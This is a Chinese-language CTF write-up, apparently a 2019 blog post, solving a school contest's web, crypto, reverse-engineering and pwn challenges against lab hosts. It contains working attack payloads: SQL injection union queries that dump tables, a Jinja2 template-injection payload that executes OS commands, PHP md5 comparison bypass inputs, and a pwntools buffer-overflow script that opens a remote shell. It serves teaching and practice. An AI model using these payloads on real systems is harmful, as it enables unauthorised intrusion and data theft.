校内CTF比赛WriteUp

原创

kzow 于 2019-07-03 22:41:09 发布 733 收藏 1

分类专栏： CTF 文章标签： WriteUp CTF

签到2

看源代码底部就能知道前面一段flag 在将input的size和maxlength去掉提交就可以得到下一段flag

口算小天才


口算小天才

你是最强大脑口算小天才吗？请在20秒内完成下列口算题。你回答每个问题必须要控制在1～3秒内哦！

你已经回答了 0 个问题。

626-474= send!

在1-3秒内答题 口算好可以直接做 不然也可以写python脚本自动提交数据 注意session的获取就行



```
In [60]:
import requests
import time
url = 'http://10.129.2.227:49002/'
url_ret = requests.get(url)
text = subString2(url_ret.text)
result = eval(text)
cookies = url_ret.cookies['PHPSESSID']
headers = {
    'Accept':'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8',
    'Accept-Encoding':'gzip, deflate, sdch',
    'Accept-Language':'zh-CN,zh;q=0.8',
    'Connection':'keep-alive',
    'Cache-Control':'no-cache',
    'Content-Length':'7',
    'Content-Type':'application/x-www-form-urlencoded',
    'Host':'10.129.2.227:49002',
    'Pragma':'no-cache',
    'Origin':'http://10.129.2.227:49002',
    'Upgrade-Insecure-Requests':'1',
    'User-Agent':'Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/56.0.2924.87 Safari/537.36',
    'X-Requested-With':'XMLHttpRequest'
    'Referer': 'http://10.129.2.227:49002/'
}
dic = {'ans':result}
headers['Cookie']='PHPSESSID='+cookies
time.sleep(1)
ret2 = requests.post(url,headers=headers,data=dic)
print(ret2.text)
```

```
In [61]:
while(True):
    time.sleep(1)
    text = subString2(ret2.text)
    dic['ans']=eval(text)
    ret2 = requests.post(url,headers=headers,data=dic)
    print(ret2.text)
```

```
In [9]:
def subString2(template):
    rule = r'<span>(.*?)=</span>'
    slotList = re.findall(rule, template)
    return slotList[0]
```


easy php

vim写的 明示有swp文件 index.php.swp 得到源码

```php
<?php
header("content-type:text/html;charset=utf-8");
$a = @$_GET['a'];
$b = @$_GET['b'];
$c = @$_GET['c'];
$a_md5 = @md5($a);
$b_md5 = @md5($b);
if(isset($a) && isset($b)){
    if ($a != $b && $a_md5 == $b_md5) {
     if (($c<9999999999 || (string)$c>0)==false) {
      echo "xgctf{xxxxxxx}";
     }
        else {
        echo "Sorry, just think more";
    }
    } else {
        echo "Sorry, you are wrong";
    }
}
else{
    echo "这是第一个我用vim写的网站哦";
}
?>
```

三个变量 a b c.其中 a b要求值不同但md5相等 可以直接用a=240610708&b=QNKCDZO相似md5过验证 理论也可以传数组过验证 c既要大于9999999 又要小于0 可用数组 NULL==FALSE 交提就拿flag

录取查询

sql注入题
简单测试下 发现基本没有关键词过滤 直接注入就行

似乎第二个input才是执行的代码 第一个仅仅只是用来填模板的 所以要在下面注入

1’ or 1=1 order by 7 #可以知道有7列
1’ union select 1,2,3,4,5,user(),database() #数据库是school
1’ union select 1,2,3,4,5,6,table_name from information_schema.tables where table_schema= ‘school’#得到table_name
1’ union select 1,2,3,4,5,6,flag from flag #猜测字段名是flag即可

我爱python

网页源码提示是用来flask的 也没有关键词过滤 可以直接执行系统命令

```
{% for c in [].__class__.__base__.__subclasses__() %}
{% if c.__name__ == 'catch_warnings' %}
  {% for b in c.__init__.__globals__.values() %}
  {% if b.__class__ == {}.__class__ %}
    {% if 'eval' in b.keys() %}
      {{ b['eval']('__import__("os").popen("ls").read()') }}
    {% endif %}
  {% endif %}
  {% endfor %}
{% endif %}
{% endfor %}
```

看到有flag这个文件 cat之后得到flag


easy crypto

a3RwZ3N7b25mcl82NF9uYXFfZTBnXzEzfQ==
base64解密后 ktpgs{onfr_64_naq_e0g_13} 像是flag 但flag是xgctf开头的
ktpgs和xgctf每个单词相差13或-13 所以枚举每个位置单词的所有可能 然后凭感觉组合(##)

bAcOn

如题是培根加密 大写字母1小写字母0 然后在http://rumkin.com/tools/cipher/baconian.php解密就行


easy re



拖OD搜中文
解密这一串字符就可以

跳到对的地方

搜中文后可以看到提示



直接jmp到段首 然后跟到段尾 flag就出现了

简单的xor

拖OD找到关键句　　所以要分析算法

```
sub_411221(&unk_41C004);
strcpy(v32, "hang_dian_xin_gong_ctf!!");
v8 = 16;
v9 = 6;
v10 = 13;
v11 = 19;
v12 = 57;
v13 = 31;
v14 = 61;
v15 = 9;
v16 = 7;
v17 = 44;
v18 = 39;
v19 = 0;
v20 = 29;
v21 = 0;
v22 = 2;
v23 = 14;
v24 = 29;
v25 = 30;
v26 = 0;
v27 = 27;
v28 = 27;
v29 = 20;
v30 = 0;
v31 = 92;
sub_411154("%s", (unsigned int)v6);
for ( i = 0; i < 24; ++i )
  v7[i] = *(&v8 + i) ^ v6[i];
for ( j = 0; j < 24; ++j )
{
  if ( v7[j] != v32[j] )
  {
    sub_41104B("You should try again!\n", v3);
    system("pause");
    ((void (*)(void))sub_41122B)();
    goto LABEL_10;
  }
}
sub_41104B("The flag is your input!\n", v3);
system("pause");
((void (*)(void))sub_41122B)();
LABEL_10:
v1 = v0;
sub_41124E(&savedregs, &dword_411AE0, 0);
return sub_41122B((unsigned int)&savedregs ^ v33, v1);
}
```


那就去IDA F5

分析可知输入的每个字符跟v10开始的数组进行异或 再跟v32比较 相等就正确 输入的就是flag

因为异或在异或就是本来的数据 所以只要v32跟v10数组再次异或就OK

easy pwn

```
.text:000000000000071A ; Attributes: bp-based frame
.text:000000000000071A
.text:000000000000071A                 public main
.text:000000000000071A main            proc near               ; DATA XREF: _start+1D↑o
.text:000000000000071A
.text:000000000000071A buf             = byte ptr -0Ch
.text:000000000000071A var_4           = dword ptr -4
.text:000000000000071A
.text:000000000000071A                 push    rbp
.text:000000000000071B                 mov     rbp, rsp
.text:000000000000071E                 sub     rsp, 10h
.text:0000000000000722                 mov     [rbp+var_4], 7E2h
.text:0000000000000729                 lea     rax, [rbp+buf]
.text:000000000000072D                 mov     edx, 0Ch        ; nbytes
.text:0000000000000732                 mov     rsi, rax        ; buf
.text:0000000000000735                 mov     edi, 0          ; fd
.text:000000000000073A                 call    _read
.text:000000000000073F                 mov     eax, [rbp+var_4]
.text:0000000000000742                 mov     esi, eax
.text:0000000000000744                 lea     rdi, format     ; "%d\n"
.text:000000000000074B                 mov     eax, 0
.text:0000000000000750                 call    _printf
.text:0000000000000755                 cmp     [rbp+var_4], 7E3h
.text:000000000000075C                 jnz     short loc_76C
.text:000000000000075E                 lea     rdi, command    ; "sh"
.text:0000000000000765                 call    _system
.text:000000000000076A                 jmp     short loc_778
.text:000000000000076C ; ---------------------------------------------------------------------------
```


这是main函数 linux的ida似乎没有F5？TOT
这道题主要是让输入的buf覆盖var4的值 所以我们需要C-4个字母加上7E3就可以骗到flag

莽撞人

跟上面的有点不同 这是让我们用栈溢出来执行CALL

这是我们的目标 地址是 08048466
也就是让给EBP这个值 参考https://www.jianshu.com/p/7f18c0db8e68
用peda可以算出溢出值 20
代码：

```
# coding=utf-8

from pwn import *
sh = remote("10.129.2.227",10003)
#junk = 'a'*20
#payload = junk + p32(0x8048466)
payload = 'a'*8+p64(0x7e3)
sh.send(payload)
sh.interactive()
```


drop the beats

音频隐写 刚好我电脑装了Au 随便看几个音频参数 就可以发现flag在这里

拼东东

zip损坏 在压缩包头部补上文件头即可

消失的50px

题目给了提示 要求高度补上50px

```
00 00 01 5E
```

将 修改为190可以看到flag